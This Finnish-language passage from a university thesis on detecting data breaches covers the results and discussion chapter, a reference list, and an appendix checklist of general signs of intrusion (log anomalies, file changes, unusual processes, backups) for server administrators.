Varmuuskopion tarkastuksen yhteydessä esiintyi seuraavat seikat varmuuskopion suojaamisesta: Usean varmuuskopion säilyttäminen mahdollistaisi järjestelmänpalauttamisen haluttuun ajankohtaan, jolloin haittaohjelma ei ole ollut aktiivinen järjestelmässä. Erillisen varmuuskopion säilytys erillisällä palvelimella taas takaa sen, että varmuuskopio on turvassa, vaikka tietojärjestelmä joutuisi hyökkäyksen alaiseksi tai laitteisto rikkoutuu.

6 TULOKSET JA POHDINTA

Opinnäytetyön tavoitteena oli laatia ja testata tarkastuslistaa (Liite1.) tietomurtojen jättämistä merkeistä tietojärjestelmään. Listalla pyritään avustamaan tietojärjestelmän tarkastusta epäillyn tietomurron yhteydessä sekä ohjata tarkastusprosessia. Tarkistuslistan testauksen jälkeen todettiin lista hyödylliseksi tietomurtojen todentamiseen. Listan avulla palvelimen ylläpitäjä voi toteuttaa alustavan selvityksen. Ammatillinen selvitystyö on kuitenkin haastava ala, joka vaatii omaa erityisasiantuntemusta sekä rutiinia. Toimeksiantaja hyötyy testin yhteydessä tehdyistä havainnoista. On kuitenkin syytä huomauttaa, että testissä olleen palvelimen tietoturva oli tarkoituksella tehty heikoksi. Turun ammattikorkeakoulun muuta tietojärjestelmäympäristöä ylläpidetään suunnitelmallisesti, vastuuntuntoisesti ja ammattimaisesti. Havaintojen yhteydessä todetut parannusehdotukset ovat tehty siis hyvin yleisellä tasolla.

Opinnäytetyö käsitteli pääasiallisesti ylläpitäjän suorittamaa tarkastustyötä. Tämä valittiin opinnäytetyön keskeiseksi aihealueeksi opinnäytetyön sisällön yhteisyyden säilyttämisen vuoksi. Aihealueet, jotka jäivät pitkälti vain sivullisiksi maininnoiksi, olivat muun muassa ohjelmiston avulla toteutettavat tarkastusmenetelmät, verkkoliikenteen seuranta ja haittaohjelmien tarkempi analysointi. Opinnäytetyön teoriaosio pyrkii antamaan lukijalle perusymmärryksen aihealueeseen ja selventämään uhkia tietojärjestelmiä kohtaan.

Tuotettua tarkastuslista päätettiin testata erillisellä testipalvelimella simuloidun tietomurron avulla. Testin avulla selvitettiin tarkastuslistan hyöty ja käytännöllisyys hallitun tilanteen avulla. Testiprosessi osoittautui erittäin arvokkaaksi tietolähteeksi, sillä sen kautta löytyi parannettavia kohtia listasta tulevaisuutta varten. Opinnäytetyö saavutti tyydyttävän tuloksen, vaikka alustavaa aikataulua ei onnistuttu seuraamaan ja opinnäytetyön valmistuminen viivästyi.

Tarkastuslistan testauksen yhteydessä tehtiin havaintoja, joiden pohjalta listausta pystytään kehittämään eteenpäin. Testauksen aloittanut tehtävänanto muistutti käyttäjien palautteen tärkeydestä. Käyttäjien palaute sisältää usein vihjeitä ongelmista ja antaa suuntaa tarkastustyön aloitukseen. Tämä toimii hyvänä lisäyksenä listaan. Vaikka verkkoliikenteen seuraaminen rajattiin pois listan sisällöstä, tulevaisuudessa listaan voidaan tehdä lisäyksien ulkoisten yhteyksien kohdalta ja kuinka näitä voidaan käyttää apuna aktiivisen tietomurron todentamisessa. Uskon siihen, että listaa voidaan tulevaisuudessakin hyödyntää ylläpitotoiminnassa tietoturvan tärkeyden kasvaessa.

LÄHTEET

Arntz P, 2016. Process Explorer: part two. Viitattu 14.12.2017. https://blog.malwarebytes.com/101/2016/05/process-explorer-part-2/

Arntz P, 2018. Explained: digital forensics. 9.4.2018 https://blog.malwarebytes.com/security-world/2017/08/explained-digital-forensics/

ENISA 2017. Threat Landscape Report 2016. Viitattu 16.10.2017. https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2016

F-Secure 2016. How to detect a cyber security breach? Viitattu 5.10.2017. https://www.youtube.com/watch?v=RF7O_sNZWNQ

G2 Inc. 2017. eSCAPe Content Editor. Viitattu 21.11.2017. https://www.g2-inc.com/escape-content-editor

Horn J, Project Zero 2018. Reading Privileged memory with a side-channel. Viitattu 14.1.2018. https://googleprojectzero.blogspot.fi/2018/01/reading-privileged-memory-with-side.html

NIST 2017. Security Content Automation Protocol. Viitattu 22.11.2017 https://csrc.nist.gov/projects/security-content-automation-protocol/

OWASP 2017. About the Open Web Application Security Project. Viitattu 18.10.2017. https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project

OWASP 2017. OWASP Top 10 – 2017. Viitattu 18.10.2017. https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Rikoslaki 19.12.1889/39. Annettu Helsingissä 21.04.1894. Viitattu 25.5.2018. Saatavilla http://www.finlex.fi/fi/laki/ajantasa/1889/18890039001.

Sutton D, 2014. Information Risk Management: A practitioner's guide. Viitattu 1.11.2017 https://ebookcentral.proquest.com/lib/turkuamk-ebooks/detail.action?docID=1765545

Trustwave Holdings, Inc. 2017. 2017 Trustwave Global Security Report. https://www2.trustwave.com/rs/815-RFM-693/images/2017%20Trustwave%20Global%20Security%20Report-FINAL-6-20-2017.pdf

Vacca J, 2013. Managing Information Security. Viitattu 8.3.2018 https://ebookcentral.proquest.com/lib/turkuamk-ebooks/detail.action?docID=1357643

VAHTI 2007. Tietoturvallisuudella tuloksia - 3/2007. Viitattu 2.11.2017. https://www.vahtiohje.fi/c/document_library/get_file?uuid=d0bc6cbd-1626-47aa-99d7-01352f5aede1&groupId=10229

VAHTI 2013. Henkilöstön tietoturvaohje - 4/2013 Viitattu 31.10.2017. https://www.vahtiohje.fi/c/document_library/get_file?uuid=4e21a518-82ff-4dfe-b725-efcb6f97126d&groupId=10229

Viestintävirasto 2017. Verkkojen ja palvelujen tietoturva. Viitattu 4.6.2018. https://www.viestintavirasto.fi/ohjausjavalvonta/tekninentoimivuusjatietoturva/tietoturva.html

Zamora W, 2017. Breaking the attack chain. Viitattu 11.11.2017. https://blog.malwarebytes.com/101/2017/06/breaking-the-attack-chain/

Checklist

1. Selain: jos järjestelmää käytetään selaimen kautta, on hyvä tarkistaa pitävätkö selaimet järjestelmää turvallisena.

2. Lokit: lokeista kannatta pyrkiä etsimään normista poikkeavia tapahtumia esimerkiksi komentohistoriassa.
   - Epäonnistuneita kirjautumisyrityksiä
   - Käyttäjien oikeuksien lisäämistä tai poistoa
   - Epämääräisiä osoitteita
   - Useita virheilmoituksia lyhyellä aikavälillä

3. Tietokanta: tietokannassa esiintyvä poikkeava toiminta viittaa mahdolliseen tietomurtoon.
   - Normista poikkeavia hakuja
   - Uusia tai epätavallisia päivityksiä
   - Käyttäjätiedot

4. Tiedostot: järjestelmän tiedostorakennetta tarkastaessa kannattaa olla tarkkana poikkeamien kanssa, sillä nämä tiedostot saattavat sisältää takaoven järjestelmään.
   - Uusia tiedostoja
   - Puuttuvia tiedostoja
   - Poikkeavia muokkausaikoja
   - Tiedostojen koot epätavallisia
   - Tiedostojen käyttölupien muutoksia

5. Prosessit: aktiiviset haittaohjelmat voivat näkyä muiden ohjelmien lailla prosesseissa.
   - Poikkeavia prosessinimiä
   - Kopioita prosesseista
   - Prosessien poikkeava laiteresurssien käyttö

6. Varmuuskopio: tuoreimman varmuuskopion tarkastus, jos epäilys tämän vaarantumisesta.